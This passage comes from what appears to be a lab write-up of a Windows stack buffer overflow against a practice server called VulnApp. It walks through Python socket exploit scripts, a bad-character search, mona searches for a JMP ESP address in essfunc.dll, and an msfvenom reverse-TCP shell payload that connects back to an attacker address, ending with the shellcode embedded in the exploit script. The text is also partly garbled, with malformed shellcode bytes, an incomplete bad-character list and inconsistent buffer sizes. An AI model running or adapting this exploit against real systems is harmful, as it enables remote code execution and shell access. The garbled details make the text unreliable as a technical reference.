


Figure 3.2: Overwritten EIP Register on Immunity.

4. Identifying Bad Characters

When generating shellcodes, it is necessary to find and remove the possibility of bad characters interfering with the shellcode. These characters are used by the VulnApp application so if passed to the program through the shellcode, VulnApp will consider it as something else and the shellcode will not run.

By running all the hex characters through the VulnApp program and seeing the effects on the program, these bad characters can be determined.



```
#!/usr/bin/python
import sys, socket

badchars = (" \x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xea\xeb\xec\xed\xee\xef\xfa\xfb\xfc\xfd\xfe\xff")

shellcode = "A" * 1000 + "B" * 1 + badchars

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('192.168.56.107',9999))

    s.send(('TRUN ./.' + shellcode))
    s.close()

except:
    print "Error Connecting To The Server"
    sys.exit()
```

Figure 4.1: shellScript2.py to find Bad Characters

Running the above script with the null byte value included [Figure 4.1] will send the payload with the bad characters. Below is the Hex dump after the application crashes [Figure 4.2] [Figure 4.3], any values missing or out of order will be a bad character and should be excluded from shellcode. In this case the only bad character is \x00,\x,\x




Figure 4.2: Hex dump after running bad character script with null byte included




Figure 4.3: Hex dump after running bad character script without null byte included

5. Identifying The Right Module

To identify the right vulnerable module in the application's library, another python script will be used to find a .dll file linked to VulnApp that has no memory protections. The mona module is a tool that can be used with immunity debugger to achieve this. This module, as seen below, is already attached to the immunity debugger Py Commands folder [Figure 5.1].




Figure 5.1: mona.py python script

With Immunity running and the VulnApp.exe attaced and loaded and using the command “!mona module” at the bottom of the debugger screen will display all the availaible dll’s. The essfunc.dll module with address is selected as it has all its memory protections set to false, is linked to vulnApp and has no return value[Figure 5.2]

```
C:\Windows\system32\WS2_32.DLL
C:\Windows\SYSTEM32\ntdll.dll
C:\Windows\system32\USER32.dll
C:\Windows\system32\GDI32.dll
[+] Attached process paused at ntdll.DbgBreakPoint

-- Mona command started on 2021-02-19 11:41:59 (v2.0, rev 494) -----
Processing arguments and criteria
Enter access level : X
Generating module info table, hang on...
Processing modules
Done. Let's rock 'n roll.

Info :
-----
| Top      | Size      | Rebase    | SafeSEH   | ASLR      | NXCompat  | OS Dll   | Version, Modulename & Path
-----
000 | 0x76eda000 | 0x0000a000 | True      | True      | True      | True     | 6.1.7600.16385 [LPK.dll] (C:\Windows\system32\LPK.dll)
000 | 0x76eda000 | 0x0000a000 | True      | True      | True      | True     | 6.1.7600.16385 [GDI32.dll] (C:\Windows\system32\GDI32.dll)
000 | 0x62508000 | 0x00008000 | False     | False     | False     | False    | -1.0- [essfunc.dll] (C:\Users\Lab\Desktop\Toolbox\essfunc.dll)
000 | 0x77c7c000 | 0x0000c000 | True      | True      | True      | True     | 6.1.7600.16385 [USER32.dll] (C:\Windows\system32\USER32.dll)
000 | 0x00407000 | 0x00007000 | False     | False     | False     | False    | -1.0- [vulnApp.exe] (C:\Users\Lab\Desktop\Toolbox\vulnApp.exe)
000 | 0x75fba000 | 0x0004a000 | True      | True      | True      | True     | 6.1.7600.16385 [KERNELBASE.dll] (C:\Windows\system32\kernelbase.dll)
000 | 0x7590c000 | 0x0003c000 | True      | True      | True      | True     | 6.1.7600.16385 [ws2sock.dll] (C:\Windows\system32\ws2sock.dll)
000 | 0x77f1d000 | 0x0009d000 | True      | True      | True      | True     | 1.0.626.7601.17514 [USP10.dll] (C:\Windows\system32\USP10.dll)
000 | 0x77f6e000 | 0x0004e000 | True      | True      | True      | True     | 6.1.7601.17514 [GDI32.dll] (C:\Windows\system32\GDI32.dll)
000 | 0x76ec4000 | 0x000d4000 | True      | True      | True      | True     | 6.1.7600.16385 [kernel32.dll] (C:\Windows\system32\kernel32.dll)
000 | 0x76ec0000 | 0x000ac000 | True      | True      | True      | True     | 7.0.7600.16385 [nsivert.dll] (C:\Windows\system32\ntuserui.dll)
000 | 0x765e9000 | 0x000c9000 | True      | True      | True      | True     | 6.1.7601.17514 [user32.dll] (C:\Windows\SYSTEM32\user32.dll)
000 | 0x777c0000 | 0x0013c000 | True      | True      | True      | True     | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
000 | 0x76421000 | 0x000a1000 | True      | True      | True      | True     | 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\system32\RPCRT4.dll)
000 | 0x77d35000 | 0x00035000 | True      | True      | True      | True     | 6.1.7600.16385 [WS2_32.DLL] (C:\Windows\system32\WS2_32.DLL)
000 | 0x752d5000 | 0x00005000 | True      | True      | True      | True     | 6.1.7600.16385 [wshtopip.dll] (C:\Windows\System32\wshtopip.dll)
000 | 0x7644f000 | 0x0001f000 | True      | True      | True      | True     | 6.1.7601.17514 [IMM32.DLL] (C:\Windows\system32\IMM32.DLL)

mona.py action took 0:00:00.203000

mona modules
```

Figure 5.2: mona modules on Immunity Debugger showing DLL’s

The jump command in assembly language is going to be used as a pointer to jump to the malicious code but the operation code equivalent of the command must be used. To do this the ruby script nasm_shell is used to convert the assembly language JMP ESP into hex FFE4 [Figure 5.3].

```
kali@kali:~$ locate nasm_shell
/usr/bin/msf-nasm_shell
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasmasm > jmp esp
00000000 FFE4 jmp esp
nasm > exit
kali@kali:~$
```

Figure 5.3: Using nasm_shell to find opcode equivalent of JMP EST

On immunity Debugger, mona is run again but this time with the command “!mona find -s “\xff\xe4” -m essfunc.dll”. The \xff\xe4 is opcode for JMP ESP .The displayed items are the return addresses linked to the essfunc.dll and lists all its memory protections [Figure5.4].These return addresses are pushed onto the stack when the dll is called and is where the shellcode will be stored.

```
0BADF000 [!] Mona command started on 2021-02-19 11:50:23 (v2.0, rev 494) -----
0BADF000 [!] Processing arguments and criteria
0BADF000 - Pointer access level : *
0BADF000 - Only querying modules essfunc.dll
0BADF000 [!] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 - Treating search pattern as bin
0BADF000 [!] Searching from 0x62508000 to 0x62508000
0BADF000 [!] Writing output file 'find.txt'
0BADF000 - (Re)setting logfile find.txt
0BADF000 [!] Writing results to find.txt
0BADF000 - Number of pointers of type 'NtUserApi' : 0
0BADF000 [!] Results :
0BADF000 0x625011af : "\xff\xe4" (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, U
0BADF000 0x625011b8 : "\xff\xe4" (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, U
0BADF000 0x625011c7 : "\xff\xe4" (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, U
0BADF000 0x625011d3 : "\xff\xe4" (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, U
0BADF000 0x625011d4 : "\xff\xe4" (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, U
0BADF000 0x625011e5 : "\xff\xe4" (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, U
0BADF000 0x625011f7 : "\xff\xe4" (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, U
0BADF000 0x62501203 : "\xff\xe4" (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: Fal
0BADF000 0x62501205 : "\xff\xe4" (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: Fal
0BADF000 found a total of 8 pointers
0BADF000 [!] This mona.py action took 0:00:00.203000

!mona find -s "\xff\xe4" -m essfunc.dll
```

Figure 5.4: Using mona commands to find Return Addresses.

The address of the 1st item displayed on immunity is added into the script as shown below [Figure 5.5].

```

File Edit Search View Document Help
~/usr/bin/python
import sys, socket

shellcode = "A" * 2000 + "\x62\x50\x11\xaf"

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('192.168.56.107',9999))

    s.send(('TRUN ./.' + shellcode))
    s.close()

except:
    print "Error Connecting To The Server"
    sys.exit()

```

Figure 5.5: shellScript3.py showing inserted JMP Code

The 4 B's used to find the EIP have been replaced with the pointer 625011af in little endian format. This will make the EIP a JMP code which can point to a malicious code. This jump point can be caught on Immunity by setting a breakpoint using the pointer (625011af) [Figure 5.6] and running the script.

With the breakpoint set, when the buffer is overflowed but hits the specific spot in which the breakpoint is set, it will not jump but rather crash the VulnApp application, pause and await further instructions from the attacker [Figure 5.7].




Figure 5.6: Inserting Breakpoints Using Pointer




Figure 5.7: Immunity recording breakpoint at essfunc.625011AF

6. Generating The Shellcode

To generate a shellcode, the tool msfvenom by Metasploit will be used to generate the payload. Using:

msfvenom -p windows/shell_reverse_tcp LHOST="192.168.56.106"
LPORT=49152 EXITFUNC=thread -f c -a x86 -b "\x00"

where **-p** is the payload

windows/ sets payload to windows

/shell_reverse_tcp is a non-staged reverse shell that allows the victim machine to connect back to target machine.

LHOST and **LPORT** attack machine address

EXITFUNC=thread makes exploit stable


-f is for the filetype

c is to export to C language

-a is to select architecture type, in this case it's an x86 PC

-b is for bad characters.

When that completes running, a shell code will be generated and added to a new python script. [Figure 6.1].



```
~/shellScript4.py - Mousepad
File Edit Search View Document Help

shellScript2.py x shellScript3.py x shellScript4.py x

#!/usr/bin/python
import sys, socket

bufferOverflow = (
"\xbd\x48\x9a\x0e\x89\xd9\xc0\xd9\x74\x24\xf4\x5e\x29\xc9\xb1"
"\x52\x82\xee\xfc\x21\x0e\x0e\x03\x20\x94\xec\x7c\x4a\x40\x72"
"\x7e\xb2\x91\x13\xf6\x57\xa0\x13\x6c\x1c\x93\xa3\xe6\x70\x10"
"\x4f\xaa\x00\xab\x3d\x03\x07\x1c\x0b\x55\xa0\x9d\xa0\xa9"
"\x1d\xbb\xfa\x09\x1f\x74\x0f\x48\x58\x09\xe2\x18\x31\xe5\x51"
"\x0c\x36\xb3\x69\x27\x04\x55\xea\xd4\xdd\x54\xdb\x4b\x55\x0f"
"\xf6\x0a\xba\x3b\x27\x74\xdf\x06\x0c\x0f\x2b\xaf\x8f\xd9\x65"
"\xfd\x3c\x24\x4a\x0c\x3c\x01\x6d\xef\x4b\x9b\x8d\x92\x4b\x56"
"\xef\x48\xd9\x7a\x57\x1a\x79\xa6\x69\xcf\x1c\x2d\x65\xa4\x6b"
"\x09\x0a\x3b\xbf\x02\x90\xb0\x3e\xcc\x4\x1e\x82\x64\xc0\x7b\x90"
"\x04\x51\xa0\x17\x39\x01\x89\x08\x9f\xca\x24\xfc\xad\x91\x20"
"\x31\x9c\x29\xb1\x5d\x97\x5a\x03\xcc\x2\x03\xf4\xaf\x8b\x8d\x03"
"\xc7\xa1\x0a\x9b\x2e\x4a\x8b\xb2\xf4\x1e\xdb\xac\xdd\x1e\xb0"
"\x2c\x01\xca\x17\x7c\x4d\xa5\xd7\x2c\x2d\x19\xb0\x26\xa2\x4a"
"\xa0\x49\x08\xe3\x4b\xb0\xfb\xcc\x26\x82\x91\xa6\x30\xf2\xa5"
"\x35\xbe\x14\x4f\x20\x90\x8f\xf6\xdf\xb3\x5b\x98\x20\x0e\x20"
"\x9a\xab\x9d\xd7\x55\x5c\x0b\xcb\x02\xae\xa0\xb1\x85\xb3\x1c"
"\xdd\x4a\x21\xfb\x1d\x04\x5a\x94\x4a\x41\xac\xad\x1e\x7f\x07"
"\x07\x3c\x82\x41\x0f\x84\x59\xb2\x06\x05\x2f\x8e\x54\x15\xe9"
"\x0f\xd1\x41\xa5\x59\x0f\x3f\x03\x30\x61\x09\xdd\xef\x2b\x7d"
"\x9b\xcc\xeb\xfb\x04\x09\x9a\xe3\x15\xe4\xdb\x1c\x09\x00\xec"
"\x65\xc7\x10\x13\xbc\x43\x30\xf0\x14\xbe\x09\xaf\xfd\x03\x04"
"\x4f\x20\x47\xb1\xd3\xd8\x30\x40\xcb\xa9\x3d\x02\x40\x42\x4c"
"\x1b\x3e\x04\xe3\x1c\x0b")

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x00" * 10 + bufferOverflow

